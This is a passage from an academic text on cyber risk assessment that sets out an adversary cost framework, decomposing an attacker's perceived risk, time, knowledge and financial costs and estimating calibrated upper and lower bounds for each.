The ACF is intended to understand the cost of attacking the system under consideration, and as such, risk can be considered from the adversary's perspective. Therefore, the Risk process intends to speculate on the adversary's perceived risk of attacking the system under consideration by decomposing it into potential negative events and the cascading consequences that may ensue. The process for decomposing risk is the simplest in concept; however, due to its open-ended nature, it will require more input from the CRA practitioner.

Risk Process

Figure 6.5 depicts the process for decomposing Risk and providing it with a value that will later affect time and finance costs. It is much less prescriptive than the processes for decomposing time and finance, as Risk is not given upper and lower bounds. This is because it would otherwise be used on weak, speculated data at best, a weakness of CRA methods discussed in Chapters 1, 2, and 3. Instead, the Risk decomposition is designed to help guide the CRA practitioner into thinking about how the adversary would perceive their own risk for the attack narrative in question.

An *Event (E)* is intended to be a possible negative action that may happen during the tactic. Notable events would be an attack being detected or failing, both of which would draw attention to the adversary's actions.

A *Consequence (C)* is something that happens as a response to an event (E). This could be something as simple as a service being taken offline due to a failed attack crashing it or something as devastating as being identified and attributed. Some consequences might cascade; for example, if the adversary is attributed as a result of an event, there may be prosecution, jail time, and fines possible. If the adversary being considered is a nation-state, the consequences could even cause international incidents.

The CRA practitioner then assigns a percentage based on how they believe the adversary will perceive the risk events and consequences. 100% risk aversion is the natural state of the framework, and anything less implies the adversary has a hungrier risk appetite or that they




Fig. 6.5 The process for Risk

are particularly confident. The adversary's risk aversion will be factored into the cost later in the process, after cost component bounds have been estimated and adjusted for duplicates.

6.2.6 Decomposition: Time

The first thing to consider when decomposing time is the two facets which apply: knowledge and action. An adversary will spend time conducting the required tactics and techniques of the attack narrative, but to do so, they must have invested time in gaining the knowledge and experience to do so. This is true for any technique contributing to the execution of a cyber attack. To know what type of knowledge is needed, the CRA practitioner must first




Fig. 6.6 Simplified version of the Decomposition: Time process

know what actions are taken. Figure 6.6 presents a simplified depiction of the process to be followed to decompose the time cost factor.

Actions

Actions can be considered in the three variants found in Figure 6.7: event actions (E), development actions (D), and information gathering actions (I).

Event Actions (E) are the adversary performing the technique as described by the ATT&CK Framework. Launching an exploit or phishing email may be insignificant in the time taken to execute, however cracking a password or performing techniques in the discovery tactic of the ATT&CK Framework may be lengthy processes. There will typically be one event action per technique; however, it may be possible that there are multiple event actions per certain techniques.

Each event action may have *Development Actions (D)* which are necessary to prepare the event action for execution. This could be writing a phishing email or setting up command and control. Depending on the event action, there may be no development actions, but conversely, there also may be multiple.

Information Gathering Actions (I) may pertain to event actions or development actions whenever attack specific information is required. This will most often refer to reconnaissance and enumeration needed to perform the attack. As with development actions, there may be none, one, or multiple information gathering actions per its parent.




Fig. 6.7 The isolated process for determining actions within the Decomposition: Time process

Knowledge

Each action, regardless of variant, requires knowledge to be performed. Knowledge can be considered in three domains: IT knowledge, offensive security knowledge, and context-specific knowledge. The isolated subprocess for decomposing the knowledges required for each action can be seen in Figure 6.8.

IT knowledge represents the requisite knowledge an adversary must have about typical IT and networking, regardless of the offensive security-focused nature of the attack. This is particularly necessary for certain tactics in the ATT&CK Framework, such as discovery, where an adversary must have IT knowledge pertaining to the system they are on to uncover what they are looking for, as discussed by participants in Chapter 5. It is also necessary as a platform for offensive security knowledge in most aspects of an attack.

Offensive security knowledge is the primary knowledge an adversary must have for conducting most techniques. Fundamentally, offensive security knowledge is an extension of IT knowledge, put into a malicious context.



Knowledge Process Per Action
Requisite IT Knowledge
Requisite Offensive Security Knowledge
Requisite Context Specific Knowledge

Fig. 6.8 The isolated process for determining knowledge within the Decomposition: Time process

Context specific knowledge captures everything which does not fall into the other two knowledge domains. For example, while exploit writing may be considered offensive security, it is a discipline so niche that it is worth separating out. Another example could be an unusual target context, such as ICS, which would require its own context-specific knowledge, as discussed by participants in Chapter 5.

Decomposition: Time Process

In congruence with Figure 6.6, the knowledge domains are determined per action. This means that every time an action is determined, so should be its knowledge domains. Therefore, Figure 6.9 depicts the complete process which considers all of the action variants and knowledge domains.

The process walks the CRA practitioner through determining actions and their corresponding knowledge domains. As can be seen from the process, the CRA practitioner will recursively determine event actions and their corresponding development and information gathering actions. This is done in reverse-chronological order of when the actions would be performed to prevent the CRA practitioner from missing out crucial development and information gathering actions which may not be apparent if conducted in chronological order of when the actions would be performed.



Time
Complete
No
Event Action (E)
Yes
Further E Actions?
Knowledge Process Per Action
Complete Knowledge Process for E
No
Requisite IT Knowledge
Development Action (D)
Yes
Further D Actions?
Requisite Offensive Security Knowledge
Complete Knowledge Process for D
No
Requisite Context Specific Knowledge
Information Gathering Action (I)
Yes
Further I Actions?
Complete Knowledge Process for I

Fig. 6.9 The process for Decomposition: Time

Every time the CRA practitioner identifies an action or knowledge domain, they must then note this down, such as within a spreadsheet. This works to group every event action with its corresponding development actions and information gathering actions, and also each action with its corresponding knowledge domains.

It is likely that the actions and knowledge domains overlap in an adversary's invested time in performing an attack. It is crucial that the CRA practitioner first ensures they have all of the actions and knowledge domains noted down and provide their upper and lower bounds individually first, before being concerned about any duplication. Once all upper and lower bounds have been provided individually, duplication can be addressed.

6.2.7 Decomposition: Finance

The process for decomposing the finance cost factor is less complex than that of time. This is predominantly because there is only one facet to the finance cost factor, as opposed to both knowledge and actions found in time. Finance is considered in currency, GBP (£) in this instance, and is to include everything that an adversary may need to conduct the particular technique that would incur a financial cost.

Finance Decomposition Process

Figure 6.10 depicts the process for decomposing finance. Much more straightforward than the time decomposition process, it only requires finding two types of finance costs - *Infrastructure (I)* and *Tooling (T)*. There is an *Additional (A)* costs check, for in the event an anomalous financial cost is encountered.

Infrastructure (I) costs will include the price of hardware and communications equipment required for the attack. Hardware can include a computer to perform the attack or a server to host command and control (C2); communications can include an Internet connection for the duration of the estimated time costs.

Tooling (T) costs will include the price of tooling that an adversary may require to perform the attack. Tooling can be legitimate licenses such as Portswigger's Burp Suite [128] or Cobalt Strike [111], or it could be exploits for 0day or nday (discovered and announced but not patched) vulnerabilities, possibly illegitimately.

6.2.8 Bounds

Estimating the bounds is the heart of the ACF. It involves three major subprocesses, the initial bounds estimation, the duplicate cost adjustment, and then the risk adjustment. These three subprocesses will be described individually before combining them into the full Bounds process as a whole.

Initial Bounds Estimation Subprocess

The first subprocess of Bounds is to provide each component with an upper and lower bound. This is done by using three techniques which, when combined with the Initial Probability Calibration in Section 6.2.2 *Determine Confidence Interval*, provides the CRA practitioner with the relevant toolset to estimate each cost component to a 90% CI accurately.

Figure 6.11 depicts the Initial Bounds Estimation subprocess on its own. This is described as per component, meaning that this subprocess is completed for each cost component from




Fig. 6.10 The process for Decomposition: Finance

the prior decomposition process. This also means that each component should be estimated in full during this subprocess; the next subprocess will handle any cost duplication. The three techniques described within this subprocess, Binary Bounds, Absurdity Test, and Equivalent Bets are utilised with positive results by both Hubbard and Seiersen [64] and Freund and Jones [43], who provide more detail on each.

Binary Bounds is the first technique used for bound estimation. To do this, the CRA practitioner thinks of the upper and lower bounds as two separate entities for cost such that they are 95% confident the component will cost more than the lower bound and vice versa for the upper bound. The main reason for this is to prevent 'anchoring' where the CRA practitioner may have a single number in their head and gravitate towards it.

Absurdity Test is the second technique and works well in conjunction with Binary Bounds. When considering the bounds, the CRA practitioner works their way back from extreme values. For example, gaining the experience to write an exploit is going to take more than a day or a week; two to three months seems more reasonable. For the upper bound of that example, it would not take longer than five years, but perhaps six to twelve months is more appropriate.

Equivalent Bets is the final technique to solidify bound estimation further. The CRA practitioner imagines a wheel with 10% of it shaded, which will be spun as if it were on a game show; if it lands on the non-shaded area, they will win £1000, if it lands on the 10% shaded area, they will win nothing. Alternatively, they can bet on the actual component cost being within the bounds they have assigned; if it is within the bounds, they will win the same £1000, otherwise they will win nothing. The CRA practitioner then asks themselves if they would rather bet on the wheel or their bounds for a chance to win the £1000. If they would rather bet on the wheel, that means they were overconfident in their bounds estimation, and therefore they should consider widening their upper and lower bounds; if they would rather bet on their bounds, that means they were underconfident, and therefore they should narrow their bounds. Once the decision on which to bet is difficult, then the CRA practitioner should be happy with their upper and lower bounds for the component.

Once this subprocess has been completed, the CRA practitioner should move on to the next.

Duplicate Adjustment Subprocess

As mentioned in the previous subprocess, all components are estimated individually, in full, without consideration of overlap or duplication of cost to begin with. This is to simplify the initial process and allow the CRA practitioner to focus on accurate Initial Bounds Estimation. This short subprocess seeks to address any duplication of cost that may have occurred and




Fig. 6.11 The Initial Bounds Estimation subprocess of the Bounds process

ensure that, when aggregated later, the cost has not been overestimated. As with the previous subprocess, duplicate adjustment is conducted per component.

The CRA practitioner should pay close attention to this process if this is the second tactic onwards within the attack narrative so as not to duplicate any costs across tactics. In the second tactic onwards, the bounds process can be completed as normal for the Individual Tactic Cost; this is called the *intra*-tactic duplicate adjustment and can be risk-adjusted as normal. However, for the Whole Attack Narrative Cost, the CRA practitioner must take the intra-tactic duplicated adjusted values and perform another duplicate adjustment, this time



Initial Bound Estimation Completion
Duplicate Adjustment Per Component
Check For All Similar Components
Reduce All Similar Components Respectively
Next Component
More Components?
Yes
No
Duplicate Adjustment Complete

Fig. 6.12 The Duplicate Adjustment subprocess of the Bounds process

adjusting for duplicates in previous tactics; this is called the *inter*-tactic duplicate adjustment and will also need to be risk-adjusted before inclusion into the Whole Attack Narrative Cost. This can be seen demonstrated in the use case presented in Appendix C.

Check For All Similar Components is a simple exercise of identifying the related costs to the component under consideration. For example, if requisite offensive security knowledge components exist throughout the technique, there may be elements of each of those components which overlap, such as understanding certain features of a technique.

Reduce All Similar Components Respectively takes all of the similarly identified components, including the component under consideration, and reduces them appropriately such that they are all not overlapping. This can be done by reducing all of the components' costs equally; however, the recommended way would be for the CRA practitioner to consider the proportion of cost each component would realistically share - this is to prevent any potential complications occurring further on along in the ACF.

Once this subprocess has been completed, the CRA practitioner should move on to the next.

Risk Adjustment Subprocess

The final step for estimating upper and lower bounds for each component is to adjust for the adversary's risk aversion, which was derived in the Risk process. The adversary's risk aversion is introduced by further adjusting the components' upper and lower bounds after adjusting for duplicate costs. The subprocess for this is brief and open-ended, leaving much up to the discretion of the CRA practitioner, as a prescriptive subprocess would restrict crucial nuances found in how the risk aversion would affect the time and finance costs.

The CRA practitioner should consider what the discerned risk aversion value means for each component within time and finance and adjust their upper and lower bounds accordingly. This means that not every value will be lowered by a static percentage; in fact, many will not be changed at all. Examples of this are:

- A laptop/PC is almost always going to be an essential part of the infrastructure required to conduct any technique. Regardless of an adversary's risk aversion, they are not likely to pay any less for a laptop because of their perceived risk on any specific attack, and it is likely they already have purchased it prior to the attack.

- Most techniques will have some demand for IT or offensive security knowledge. These, for the most part, will have already been attained, and so it is unlikely that the value would be decreased much from a hungrier risk appetite, if at all.

- More specific components, such as time to write custom exploits or phishing emails, may be more likely to be affected by a hungry risk appetite due to the adversary anticipating diminishing returns on their effort. In a similar way, if an adversary can repurpose infrastructure, they may do this as a cost-saving measure, such as using their laptop/PC as a C2 server rather than purchasing a separate one.

The final point above leads neatly into further considerations when adjusting time and finance costs for an adversary's expected risk aversion. While time can be spent fluidly, and the adversary can choose to spend less time learning skills or writing exploits (within reason, of course), hardware and tooling often have fixed costs that cannot be reduced. When considering financial cost components, the CRA practitioner must be mindful that an adversary cannot simply pay, for example, 10% less for a tool. Instead, they must look to either continue using the tool at full cost, find an alternative tool or method (as the final point above), or simply not use that part of the technique (if possible).




Fig. 6.13 The Risk Adjustment subprocess of the Bounds process

Figure 6.13 depicts the risk adjustment process according to the above description of the effect the adversary's risk aversion has on the individual cost components.

Reducible Cost identifies immediately if the cost can be reduced at all. If the cost is absolutely necessary, such as a specific tool needed to perform a technique or the bare minimum time to complete it, then it cannot be reduced by a lower risk aversion, and the CRA practitioner should move onto the next cost component.

